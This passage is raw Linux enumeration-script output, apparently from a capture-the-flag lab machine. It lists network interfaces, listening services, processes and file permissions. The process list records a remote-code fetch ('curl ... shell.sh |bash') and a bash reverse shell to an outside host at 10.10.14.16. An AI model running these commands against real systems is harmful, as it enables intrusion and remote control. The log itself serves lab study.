Sat 2021-04-17 07:15:37 IST  2h 36min left Sat 2021-04-17 02:04:45 IST  2h 34min
ago snapd.refresh.timer          snapd.refresh.service
Sat 2021-04-17 13:37:03 IST  8h left       Sat 2021-04-17 02:04:45 IST  2h 34min ago
apt-daily.timer              apt-daily.service
Sun 2021-04-18 02:19:38 IST  21h left      Sat 2021-04-17 02:19:38 IST  2h 19min ago
systemd-tmpfiles-clean.timer systemd-tmpfiles-clean.service

4 timers listed.
Enable thorough tests to see inactive timers


### NETWORKING
```

```
##############################################
[-] Network and IP info:
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:bc:46
          inet addr:10.10.10.111  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:feb9:bc46/64 Scope:Link
          inet6 addr: dead:beef::250:56ff:feb9:bc46/64 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10748 errors:0 dropped:18 overruns:0 frame:0
          TX packets:10137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1641362 (1.6 MB)  TX bytes:4162251 (4.1 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:49344 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49344 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:3652448 (3.6 MB)  TX bytes:3652448 (3.6 MB)


[-] ARP history:
? (10.10.10.2) at 00:50:56:b9:31:5d [ether] on ens33


[-] Default route:
default         10.10.10.2      0.0.0.0         UG    0      0        0 ens33


[-] Listening TCP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/-
Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN      1215/nginx: worker
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1880            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::9999                 :::*                    LISTEN      1215/nginx: worker
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
```

```
[-] Listening UDP:
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/-
Program name
udp        0      0 10.10.10.255:137        0.0.0.0:*                           -
udp        0      0 10.10.10.111:137        0.0.0.0:*                           -
udp        0      0 0.0.0.0:137             0.0.0.0:*                           -
udp        0      0 10.10.10.255:138        0.0.0.0:*                           -
udp        0      0 10.10.10.111:138        0.0.0.0:*                           -
udp        0      0 0.0.0.0:138             0.0.0.0:*                           -


### SERVICES ##############################################
[-] Running processes:
USER       PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.5   6728  5196 ?        Ss   02:04   0:02 /sbin/init
root         2  0.0  0.0      0     0 ?        S    02:04   0:00 [kthreadd]
root         3  0.0  0.0      0     0 ?        S    02:04   0:00 [ksoftirqd/0]
root         5  0.0  0.0      0     0 ?        S<   02:04   0:00 [kworker/0:0H]
root         7  0.0  0.0      0     0 ?        S    02:04   0:01 [rcu_sched]
root         8  0.0  0.0      0     0 ?        S    02:04   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    02:04   0:00 [migration/0]
root        10  0.0  0.0      0     0 ?        S    02:04   0:00 [watchdog/0]
root        11  0.0  0.0      0     0 ?        S    02:04   0:00 [kdevtmpfs]
root        12  0.0  0.0      0     0 ?        S<   02:04   0:00 [netns]
root        13  0.0  0.0      0     0 ?        S<   02:04   0:00 [perf]
root        14  0.0  0.0      0     0 ?        S    02:04   0:00 [khungtaskd]
root        15  0.0  0.0      0     0 ?        S<   02:04   0:00 [writeback]
root        16  0.0  0.0      0     0 ?        SN   02:04   0:00 [ksmd]
root        17  0.0  0.0      0     0 ?        SN   02:04   0:00 [khugepaged]
root        18  0.0  0.0      0     0 ?        S<   02:04   0:00 [crypto]
root        19  0.0  0.0      0     0 ?        S<   02:04   0:00 [kintegrityd]
root        20  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        21  0.0  0.0      0     0 ?        S<   02:04   0:00 [kblockd]
root        22  0.0  0.0      0     0 ?        S<   02:04   0:00 [ata_sff]
root        23  0.0  0.0      0     0 ?        S<   02:04   0:00 [md]
root        24  0.0  0.0      0     0 ?        S<   02:04   0:00 [devfreq_wq]
root        25  0.0  0.0      0     0 ?        S    02:04   0:00 [kworker/u16:1]
root        28  0.0  0.0      0     0 ?        S    02:04   0:00 [kswapd0]
root        29  0.0  0.0      0     0 ?        S<   02:04   0:00 [vmstat]
root        30  0.0  0.0      0     0 ?        S    02:04   0:00 [fsnotify_mark]
root        31  0.0  0.0      0     0 ?        S    02:04   0:00 [ecryptfs-kthrea]
root        47  0.0  0.0      0     0 ?        S<   02:04   0:00 [kthrotld]
root        48  0.0  0.0      0     0 ?        S<   02:04   0:00 [acpi_thermal_pm]
root        50  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        51  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        52  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        53  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        54  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        55  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        56  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        57  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        58  0.0  0.0      0     0 ?        S    02:04   0:00 [scsi_eh_0]
root        59  0.0  0.0      0     0 ?        S<   02:04   0:00 [scsi_tmf_0]
root        60  0.0  0.0      0     0 ?        S    02:04   0:00 [scsi_eh_1]
root        61  0.0  0.0      0     0 ?        S<   02:04   0:00 [scsi_tmf_1]
root        64  0.0  0.0      0     0 ?        S<   02:04   0:00 [ipv6_addrconf]
root        77  0.0  0.0      0     0 ?        S<   02:04   0:00 [deferwq]
root        78  0.0  0.0      0     0 ?        S<   02:04   0:00 [charger_manager]
root        80  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root        81  0.0  0.0      0     0 ?        S    02:04   0:01 [kworker/0:2]
root       158  0.0  0.0      0     0 ?        S    02:04   0:00 [scsi_eh_2]
root       159  0.0  0.0      0     0 ?        S<   02:04   0:00 [scsi_tmf_2]
root       160  0.0  0.0      0     0 ?        S<   02:04   0:00 [vmw_pvscsi_wq_2]
root       161  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root       165  0.0  0.0      0     0 ?        S<   02:04   0:00 [kworker/0:1H]
root       174  0.0  0.0      0     0 ?        S<   02:04   0:00 [kpsmoused]
root       187  0.0  0.0      0     0 ?        S<   02:04   0:00 [ttm_swap]
root       270  0.0  0.0      0     0 ?        S<   02:04   0:00 [raid5wq]
root       301  0.0  0.0      0     0 ?        S<   02:04   0:00 [bioset]
root       331  0.0  0.0      0     0 ?        S    02:04   0:00 [jbd2/sda1-8]
root       332  0.0  0.0      0     0 ?        S<   02:04   0:00 [ext4-rsv-conver]
root       386  0.0  0.0      0     0 ?        S<   02:04   0:00 [iscsi_eh]
root       395  0.0  0.2   5744  2688 ?        Ss   02:04   0:00 /lib/systemd/systemd-
journald
root       399  0.0  0.0      0     0 ?        S    02:04   0:00 [kauditd]
root       422  0.0  0.0      0     0 ?        S<   02:04   0:00 [ib_addr]
root       424  0.0  0.1  13280  1348 ?        Ss   02:04   0:00 /sbin/lvmetad -f
root       434  0.0  0.3  13620  3440 ?        Ss   02:04   0:00 /lib/systemd/systemd-udevd
root       439  0.0  0.0      0     0 ?        S<   02:04   0:00 [ib_mcast]
root       447  0.0  0.0      0     0 ?        S<   02:04   0:00 [ib_nl_sa_wq]
root       464  0.0  0.0      0     0 ?        S<   02:04   0:00 [ib_cm]
root       467  0.0  0.0      0     0 ?        S<   02:04   0:00 [iw_cm_wq]
root       470  0.0  0.0      0     0 ?        S<   02:04   0:00 [rdma_cm]
systemd+   548  0.0  0.2  12596  2364 ?        Ssl  02:04   0:00 /lib/systemd/systemd-
timesyncd
root       794  0.0  0.3  20364  3536 ?        Ssl  02:04   0:00 /usr/bin/lxcfs /var/lib/lxcfs/
root       795  0.0  0.8  42428  8364 ?        Ss   02:04   0:07 /usr/bin/vmtoolsd
root       797  0.0  0.1   3796  1080 ?        Ss   02:04   0:00 /lib/systemd/systemd-logind
message+   798  0.0  0.3   6048  3844 ?        Ss   02:04   0:00 /usr/bin/dbus-daemon --
system --address=systemd: --nofork --nopidfile --systemd-activation
root       816  0.0  0.5  37672  5976 ?        Ssl  02:04   0:00 /usr/lib/accountsservice/-
accounts-daemon
```

```
daemon     817  0.0  0.2   3480  2248 ?        Ss   02:04   0:00 /usr/sbin/atd -f
root       819  0.0  0.1   2244  1044 ?        Ss   02:04   0:00 /usr/sbin/acpid
root       824  0.0  0.2   5576  2912 ?        Ss   02:04   0:00 /usr/sbin/cron -f
syslog     825  0.0  0.2  30728  3020 ?        Ssl  02:04   0:00 /usr/sbin/rsyslogd -n
root       826  0.0  1.6 844716 16632 ?        Ssl  02:04   0:00 /usr/lib/snapd/snapd
root       854  0.0  0.0   3132   120 ?        Ss   02:04   0:00 /sbin/mdadm --monitor --pid-
file /run/mdadm/monitor.pid --daemonise --scan --syslog
root       861  0.0  0.7  35764  7752 ?        Ssl  02:04   0:00 /usr/lib/policykit-1/polkitd --
no-debug
sahay     1053  0.0  5.6 165848 57876 ?        Ssl  02:04   0:03 node-red
root      1057  0.0  0.5   9996  5540 ?        Ss   02:04   0:00 /usr/sbin/sshd -D
root      1104  0.0  0.0   2984   112 ?        Ss   02:04   0:00 /sbin/iscsid
root      1105  0.0  0.2   3444  2980 ?        S<Ls 02:04   0:01 /sbin/iscsid
mysql     1187  0.8 14.8 551588 152392 ?       Ssl  02:04   1:16 /usr/sbin/mysqld
root      1213  0.0  0.0  45932  1012 ?        Ss   02:04   0:00 nginx: master process /usr/-
sbin/nginx -g daemon on; master_process on;
www-data  1215  0.0  0.4  46468  4512 ?        S    02:04   0:01 nginx: worker process
root      1238  0.0  2.5 128856 25712 ?        Ss   02:04   0:00 php-fpm: master process
(/etc/php/7.0/fpm/php-fpm.conf)
www-data  1271  0.0  1.5 129356 16260 ?        S    02:04   0:03 php-fpm: pool www
www-data  1272  0.0  1.7 129364 17644 ?        S    02:04   0:03 php-fpm: pool www
root      1286  0.0  0.8  32728  8340 ?        Ss   02:04   0:00 /usr/sbin/winbindd
root      1295  0.0  1.1  32884 11672 ?        S    02:04   0:00 /usr/sbin/winbindd
root      1324  0.0  0.5  25788  5608 ?        Ss   02:04   0:00 /usr/sbin/nmbd -D
root      1430  0.0  1.4  42312 15236 ?        Ss   02:04   0:00 /usr/sbin/smbd -D
root      1431  0.0  0.3  40468  4004 ?        S    02:04   0:00 /usr/sbin/smbd -D
root      1434  0.0  0.5  32728  5556 ?        S    02:04   0:00 /usr/sbin/winbindd
root      1435  0.0  0.6  32728  6580 ?        S    02:04   0:00 /usr/sbin/winbindd
root      1436  0.0  0.6  42312  6208 ?        S    02:04   0:00 /usr/sbin/smbd -D
root      1455  0.2  1.9  64920 19968 ?        S    02:04   0:22 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf schedule
root      1457  0.2  1.9  64920 19908 ?        S    02:04   0:19 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf ratesmsd
root      1459  0.2  1.9  64920 19908 ?        S    02:04   0:23 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf dlrssmsd
root      1461  0.2  1.9  64920 19908 ?        S    02:04   0:22 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf recvsmsd
root      1463  0.2  1.9  64920 19908 ?        S    02:04   0:20 /usr/bin/php -q /usr/local/-
bin/playsmsd /etc/playsmsd.conf sendsmsd
root      1562  0.0  0.1   4748  1624 tty1     Ss+  02:04   0:00 /sbin/agetty --noclear tty1
linux
root      1734  0.0  0.0      0     0 ?        S    02:09   0:00 [kworker/u16:2]
root      1741  0.0  0.0      0     0 ?        S    02:19   0:00 [kworker/0:0]
www-data  1881  0.0  0.0   2368   660 ?        S    03:33   0:00 sh -c curl 10.10.14.16/-
shell.sh |bash
www-data  1883  0.0  0.2   3636  2756 ?        S    03:33   0:00 bash
www-data  1884  0.0  0.2   3636  2756 ?        S    03:33   0:00 bash -c bash -i >& /dev/-
```

```
tcp/10.10.14.16/9001 0>&1
www-data  1885  0.0  0.2   3756  3028 ?        S    03:33   0:00 bash -i
www-data  1888  0.0  0.8 129072  9044 ?        S    03:33   0:00 php-fpm: pool www
www-data  1889  0.0  0.8 129072  9048 ?        S    03:33   0:00 php-fpm: pool www
www-data  1890  0.0  0.8 129072  9112 ?        S    03:34   0:00 php-fpm: pool www
www-data  1959  0.0  0.5   8192  5352 ?        S    03:39   0:00 python -c import
pty;pty.spawn("/bin/bash");
www-data  1960  0.0  0.2   3768  3040 pts/0    Ss   03:39   0:00 /bin/bash
www-data  2049  0.0  0.5   8192  5352 pts/0    S+   04:35   0:00 python -c import
pty;pty.spawn("/bin/bash");
www-data  2050  0.0  0.2   3764  3036 pts/1    Ss   04:35   0:00 /bin/bash
www-data  2110  0.2  0.3   4396  3524 pts/1    S+   04:39   0:00 bash
www-data  2111  0.0  0.3   4452  3256 pts/1    S+   04:39   0:00 bash
www-data  2112  0.0  0.0   2228   560 pts/1    S+   04:39   0:00 tee -a
www-data  2304  0.0  0.2   4436  2648 pts/1    S+   04:39   0:00 bash
www-data  2305  0.0  0.2   5676  2756 pts/1    R+   04:39   0:00 ps aux


[-] Process binaries and associated permissions (from above list):
-rwxr-xr-x 1 root root  1109564 May 16  2017 /bin/bash
-rwxr-xr-x 1 root root   349960 Feb  1  2018 /lib/systemd/systemd-journald
-rwxr-xr-x 1 root root   641532 Feb  1  2018 /lib/systemd/systemd-logind
-rwxr-xr-x 1 root root   149252 Feb  1  2018 /lib/systemd/systemd-timesyncd
-rwxr-xr-x 1 root root   452404 Feb  1  2018 /lib/systemd/systemd-udevd
-rwxr-xr-x 1 root root    38828 Dec  1  2017 /sbin/agetty
lrwxrwxrwx 1 root root       20 Sep 23  2018 /sbin/init -> /lib/systemd/systemd
-rwxr-xr-x 1 root root   727796 Jul 26  2017 /sbin/iscsid
-rwxr-xr-x 1 root root    54708 Apr 16  2016 /sbin/lvmetad
-rwxr-xr-x 1 root root   598044 Nov  8  2017 /sbin/mdadm
-rwxr-xr-x 1 root root   259940 Jan 12  2017 /usr/bin/dbus-daemon
-rwxr-xr-x 1 root root    17820 Nov  9  2017 /usr/bin/lxcfs
lrwxrwxrwx 1 root root       21 Sep 23  2018 /usr/bin/php -> /etc/alternatives/php
-rwxr-xr-x 1 root root    43188 Feb 16  2018 /usr/bin/vmtoolsd
-rwxr-xr-x 1 root root   170936 Nov  4  2016 /usr/lib/accountsservice/accounts-daemon
-rwxr-xr-x 1 root root     9992 Jan 18  2016 /usr/lib/policykit-1/polkitd
-rwxr-xr-x 1 root root 11512628 Dec  1  2017 /usr/lib/snapd/snapd
-rwxr-xr-x 1 root root    51068 Apr  9  2016 /usr/sbin/acpid
-rwxr-xr-x 1 root root    21880 Jan 15  2016 /usr/sbin/atd
-rwxr-xr-x 1 root root    43128 Apr  6  2016 /usr/sbin/cron
-rwxr-xr-x 1 root root 24271012 Jan 19  2018 /usr/sbin/mysqld
-rwxr-xr-x 1 root root   271752 Nov 16  2017 /usr/sbin/nmbd
-rwxr-xr-x 1 root root   670548 Apr  5  2016 /usr/sbin/rsyslogd
-rwxr-xr-x 1 root root    71092 Nov 16  2017 /usr/sbin/smbd
-rwxr-xr-x 1 root root   957224 Jan 18  2018 /usr/sbin/sshd
-rwxr-xr-x 1 root root  1287308 Nov 16  2017 /usr/sbin/winbindd
```

```
[-] /etc/init.d/ binary permissions:
total 348
drwxr-xr-x  2 root root 4096 Sep 23  2018 .
drwxr-xr-x 98 root root 4096 Sep 25  2018 ..
-rw-r--r--  1 root root 1264 Sep 23  2018 .depend.boot
-rw-r--r--  1 root root 1286 Sep 23  2018 .depend.start
-rw-r--r--  1 root root 1310 Sep 23  2018 .depend.stop
-rw-r--r--  1 root root 2427 Jan 20  2016 README
-rwxr-xr-x  1 root root 2243 Feb 10  2016 acpid
-rwxr-xr-x  1 root root 6223 Mar  4  2017 apparmor
-rwxr-xr-x  1 root root 2802 Jan  3  2018 apport
-rwxr-xr-x  1 root root 1071 Dec  6  2015 atd
-rwxr-xr-x  1 root root 1275 Jan 20  2016 bootmisc.sh
-rwxr-xr-x  1 root root 3807 Jan 20  2016 checkfs.sh
-rwxr-xr-x  1 root root 1098 Jan 20  2016 checkroot-bootclean.sh
-rwxr-xr-x  1 root root 9353 Jan 20  2016 checkroot.sh
-rwxr-xr-x  1 root root 1343 Apr  4  2016 console-setup
-rwxr-xr-x  1 root root 3049 Apr  6  2016 cron
-rwxr-xr-x  1 root root  937 Mar 29  2015 cryptdisks
-rwxr-xr-x  1 root root  896 Mar 29  2015 cryptdisks-early
-rwxr-xr-x  1 root root 2813 Dec  2  2015 dbus
-rwxr-xr-x  1 root root 1105 Jan 25  2018 grub-common
-rwxr-xr-x  1 root root 1336 Jan 20  2016 halt
-rwxr-xr-x  1 root root 1423 Jan 20  2016 hostname.sh
-rwxr-xr-x  1 root root 3809 Mar 12  2016 hwclock.sh
-rwxr-xr-x  1 root root 2372 Apr 11  2016 irqbalance
-rwxr-xr-x  1 root root 1503 Mar 29  2016 iscsid
-rwxr-xr-x  1 root root 1804 Apr  4  2016 keyboard-setup
-rwxr-xr-x  1 root root 1300 Jan 20  2016 killprocs
-rwxr-xr-x  1 root root 2087 Dec 21  2015 kmod
-rwxr-xr-x  1 root root  695 Oct 30  2015 lvm2
-rwxr-xr-x  1 root root  571 Oct 30  2015 lvm2-lvmetad
-rwxr-xr-x  1 root root  586 Oct 30  2015 lvm2-lvmpolld
-rwxr-xr-x  1 root root 2378 Nov  9  2017 lxcfs
-rwxr-xr-x  1 root root 2539 Dec  8  2017 lxd
-rwxr-xr-x  1 root root 2365 Oct  9  2017 mdadm
-rwxr-xr-x  1 root root 1199 Jul 16  2014 mdadm-waitidle
-rwxr-xr-x  1 root root  703 Jan 20  2016 mountall-bootclean.sh
-rwxr-xr-x  1 root root 2301 Jan 20  2016 mountall.sh
-rwxr-xr-x  1 root root 1461 Jan 20  2016 mountdevsubfs.sh
-rwxr-xr-x  1 root root 1564 Jan 20  2016 mountkernfs.sh
-rwxr-xr-x  1 root root  711 Jan 20  2016 mountnfs-bootclean.sh
-rwxr-xr-x  1 root root 2456 Jan 20  2016 mountnfs.sh
-rwxr-xr-x  1 root root 5607 Feb  3  2017 mysql
-rwxr-xr-x  1 root root 4771 Jul 20  2015 networking
-rwxr-xr-x  1 root root 4579 Feb 12  2017 nginx
-rwxr-xr-x  1 root root 1948 Mar  9  2016 nmbd
```

```
-rwxr-xr-x  1 root root 1581 Oct 16  2015 ondemand
-rwxr-xr-x  1 root root 2503 Mar 29  2016 open-iscsi
-rwxr-xr-x  1 root root 1578 Feb 15  2018 open-vm-tools
-rwxr-xr-x  1 root root 4987 Sep 13  2018 php7.0-fpm
-rwxr-xr-x  1 root root 1366 Nov 15  2015 plymouth
-rwxr-xr-x  1 root root  752 Nov 15  2015 plymouth-log
-rwxr-xr-x  1 root root 1192 Sep  6  2015 procps
-rwxr-xr-x  1 root root 6366 Jan 20  2016 rc
-rwxr-xr-x  1 root root  820 Jan 20  2016 rc.local
-rwxr-xr-x  1 root root  117 Jan 20  2016 rcS
-rwxr-xr-x  1 root root  661 Jan 20  2016 reboot
-rwxr-xr-x  1 root root 4149 Nov 23  2015 resolvconf
-rwxr-xr-x  1 root root 4355 Jul 10  2014 rsync
-rwxr-xr-x  1 root root 2796 Feb  3  2016 rsyslog
-rwxr-xr-x  1 root root 1266 Mar  9  2016 samba
-rwxr-xr-x  1 root root 2299 Mar  9  2016 samba-ad-dc
-rwxr-xr-x  1 root root 1226 Jun  9  2015 screen-cleanup
-rwxr-xr-x  1 root root 3927 Jan 20  2016 sendsigs
-rwxr-xr-x  1 root root  597 Jan 20  2016 single
-rw-r--r--  1 root root 1087 Jan 20  2016 skeleton
-rwxr-xr-x  1 root root 1930 Mar  9  2016 smbd
-rwxr-xr-x  1 root root 4077 Mar 16  2017 ssh
-rwxr-xr-x  1 root root 6087 Apr 12  2016 udev
-rwxr-xr-x  1 root root 2049 Aug  7  2014 ufw
-rwxr-xr-x  1 root root 2737 Jan 20  2016 umountfs
-rwxr-xr-x  1 root root 2202 Jan 20  2016 umountnfs.sh
-rwxr-xr-x  1 root root 1879 Jan 20  2016 umountroot
-rwxr-xr-x  1 root root 1391 Apr 20  2017 unattended-upgrades
-rwxr-xr-x  1 root root 3111 Jan 20  2016 urandom
-rwxr-xr-x  1 root root 1306 Dec  1  2017 uuidd
-rwxr-xr-x  1 root root 1665 Mar  9  2016 winbind


[-] /etc/init/ config file permissions:
total 184
drwxr-xr-x  2 root root 4096 Sep 23  2018 .
drwxr-xr-x 98 root root 4096 Sep 25  2018 ..
-rw-r--r--  1 root root  338 Apr  9  2016 acpid.conf
-rw-r--r--  1 root root 3709 Mar  4  2017 apparmor.conf
-rw-r--r--  1 root root 1629 Jan  3  2018 apport.conf
-rw-r--r--  1 root root  250 Apr  4  2016 console-font.conf
-rw-r--r--  1 root root  509 Apr  4  2016 console-setup.conf
-rw-r--r--  1 root root  297 Apr  6  2016 cron.conf
-rw-r--r--  1 root root  412 Mar 29  2015 cryptdisks-udev.conf
-rw-r--r--  1 root root 1519 Mar 29  2015 cryptdisks.conf
-rw-r--r--  1 root root  482 Sep  1  2015 dbus.conf
-rw-r--r--  1 root root 1247 Jun  1  2015 friendly-recovery.conf
```

```
-rw-r--r--  1 root root  284 Jul 23  2013 hostname.conf
-rw-r--r--  1 root root  300 May 21  2014 hostname.sh.conf
-rw-r--r--  1 root root  561 Mar 14  2016 hwclock-save.conf
-rw-r--r--  1 root root  674 Mar 14  2016 hwclock.conf
-rw-r--r--  1 root root  109 Mar 14  2016 hwclock.sh.conf
-rw-r--r--  1 root root  597 Apr 11  2016 irqbalance.conf
-rw-r--r--  1 root root  689 Aug 20  2015 kmod.conf
-rw-r--r--  1 root root  540 Nov  9  2017 lxcfs.conf
-rw-r--r--  1 root root  811 Dec  8  2017 lxd.conf
-rw-r--r--  1 root root 1757 Feb  3  2017 mysql.conf
-rw-r--r--  1 root root  530 Jun  2  2015 network-interface-container.conf
-rw-r--r--  1 root root 1756 Jun  2  2015 network-interface-security.conf
-rw-r--r--  1 root root  933 Jun  2  2015 network-interface.conf
-rw-r--r--  1 root root 2493 Jun  2  2015 networking.conf
-rw-r--r--  1 root root  401 Feb 12  2017 nginx.conf
-rw-r--r--  1 root root  483 Mar  9  2016 nmbd.conf
-rw-r--r--  1 root root  568 Feb  2  2016 passwd.conf
-rw-r--r--  1 root root  398 Sep 13  2018 php7.0-fpm.conf
-rw-r--r--  1 root root  363 Jun  5  2014 procps-instance.conf
-rw-r--r--  1 root root  119 Jun  5  2014 procps.conf
-rw-r--r--  1 root root  213 Mar  9  2016 reload-smbd.conf
-rw-r--r--  1 root root  457 Jun  4  2015 resolvconf.conf
-rw-r--r--  1 root root  426 Dec  2  2015 rsyslog.conf
-rw-r--r--  1 root root  403 Mar  9  2016 samba-ad-dc.conf
-rw-r--r--  1 root root  230 Apr  4  2016 setvtrgb.conf
-rw-r--r--  1 root root  319 Mar  9  2016 smbd.conf
-rw-r--r--  1 root root  641 Mar 16  2017 ssh.conf
-rw-r--r--  1 root root  337 Apr 12  2016 udev.conf
-rw-r--r--  1 root root  360 Apr 12  2016 udevmonitor.conf
-rw-r--r--  1 root root  352 Apr 12  2016 udevtrigger.conf
-rw-r--r--  1 root root  473 Aug  7  2014 ufw.conf
-rw-r--r--  1 root root  683 Feb 24  2015 ureadahead-other.conf
-rw-r--r--  1 root root  889 Feb 24  2015 ureadahead.conf
-rw-r--r--  1 root root  484 Mar  9  2016 winbind.conf


[-] /lib/systemd/* config file permissions:
/lib/systemd/:
total 8.4M
drwxr-xr-x 26 root root  20K Sep 25  2018 system
drwxr-xr-x  2 root root 4.0K Sep 23  2018 system-shutdown
drwxr-xr-x  2 root root 4.0K Sep 23  2018 system-generators
drwxr-xr-x  2 root root 4.0K Sep 23  2018 system-sleep
drwxr-xr-x  2 root root 4.0K Sep 23  2018 system-preset
drwxr-xr-x  2 root root 4.0K Sep 23  2018 network
-rwxr-xr-x  1 root root 442K Feb  1  2018 systemd-udevd
-rwxr-xr-x  1 root root 1.5M Feb  1  2018 systemd
```

```
-rwxr-xr-x  1 root root  50K Feb  1  2018 systemd-binfmt
-rwxr-xr-x  1 root root 142K Feb  1  2018 systemd-shutdown
-rwxr-xr-x  1 root root 279K Feb  1  2018 systemd-cgroups-agent
-rwxr-xr-x  1 root root  74K Feb  1  2018 systemd-sleep
-rwxr-xr-x  1 root root 347K Feb  1  2018 systemd-timedated
-rwxr-xr-x  1 root root 307K Feb  1  2018 systemd-fsck
-rwxr-xr-x  1 root root 347K Feb  1  2018 systemd-hostnamed
-rwxr-xr-x  1 root root 627K Feb  1  2018 systemd-logind
-rwxr-xr-x  1 root root 122K Feb  1  2018 systemd-networkd-wait-online
-rwxr-xr-x  1 root root 671K Feb  1  2018 systemd-resolved
-rwxr-xr-x  1 root root  14K Feb  1  2018 systemd-ac-power
-rwxr-xr-x  1 root root 102K Feb  1  2018 systemd-bootchart
-rwxr-xr-x  1 root root 367K Feb  1  2018 systemd-bus-proxyd
-rwxr-xr-x  1 root root  90K Feb  1  2018 systemd-cryptsetup
-rwxr-xr-x  1 root root  74K Feb  1  2018 systemd-fsckd
-rwxr-xr-x  1 root root  30K Feb  1  2018 systemd-hibernate-resume
-rwxr-xr-x  1 root root  34K Feb  1  2018 systemd-random-seed
-rwxr-xr-x  1 root root  54K Feb  1  2018 systemd-remount-fs
-rwxr-xr-x  1 root root  30K Feb  1  2018 systemd-reply-password
-rwxr-xr-x  1 root root  98K Feb  1  2018 systemd-socket-proxyd
-rwxr-xr-x  1 root root 146K Feb  1  2018 systemd-timesyncd
-rwxr-xr-x  1 root root  34K Feb  1  2018 systemd-user-sessions
-rwxr-xr-x  1 root root 283K Feb  1  2018 systemd-initctl
-rwxr-xr-x  1 root root 342K Feb  1  2018 systemd-journald
-rwxr-xr-x  1 root root 355K Feb  1  2018 systemd-localed
-rwxr-xr-x  1 root root  54K Feb  1  2018 systemd-modules-load
-rwxr-xr-x  1 root root 855K Feb  1  2018 systemd-networkd
-rwxr-xr-x  1 root root  30K Feb  1  2018 systemd-quotacheck
-rwxr-xr-x  1 root root  54K Feb  1  2018 systemd-sysctl
-rwxr-xr-x  1 root root  50K Feb  1  2018 systemd-activate
-rwxr-xr-x  1 root root  94K Feb  1  2018 systemd-backlight
-rwxr-xr-x  1 root root  94K Feb  1  2018 systemd-rfkill
-rwxr-xr-x  1 root root 283K Feb  1  2018 systemd-update-utmp
-rwxr-xr-x  1 root root 1.3K Oct 27  2017 systemd-sysv-install

/lib/systemd/system:
total 936K
lrwxrwxrwx 1 root root    9 Sep 23  2018 screen-cleanup.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Sep 23  2018 halt.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 reboot.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Sep 23  2018 systemd-resolved.service.d
```

```
drwxr-xr-x 2 root root 4.0K Sep 23  2018 systemd-timesyncd.service.d
drwxr-xr-x 2 root root 4.0K Sep 23  2018 timers.target.wants
lrwxrwxrwx 1 root root   21 Sep 23  2018 udev.service -> systemd-udevd.service
lrwxrwxrwx 1 root root    9 Sep 23  2018 umountfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 umountnfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 umountroot.service -> /dev/null
lrwxrwxrwx 1 root root   27 Sep 23  2018 urandom.service -> systemd-random-seed.service
lrwxrwxrwx 1 root root    9 Sep 23  2018 x11-common.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 stop-bootlogd-single.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 stop-bootlogd.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Sep 23  2018 rc-local.service.d
lrwxrwxrwx 1 root root   16 Sep 23  2018 rc.local.service -> rc-local.service
lrwxrwxrwx 1 root root    9 Sep 23  2018 rc.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 rcS.service -> /dev/null
lrwxrwxrwx 1 root root    9 Sep 23  2018 reboot.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Sep 23  2018 rescue.target.wants
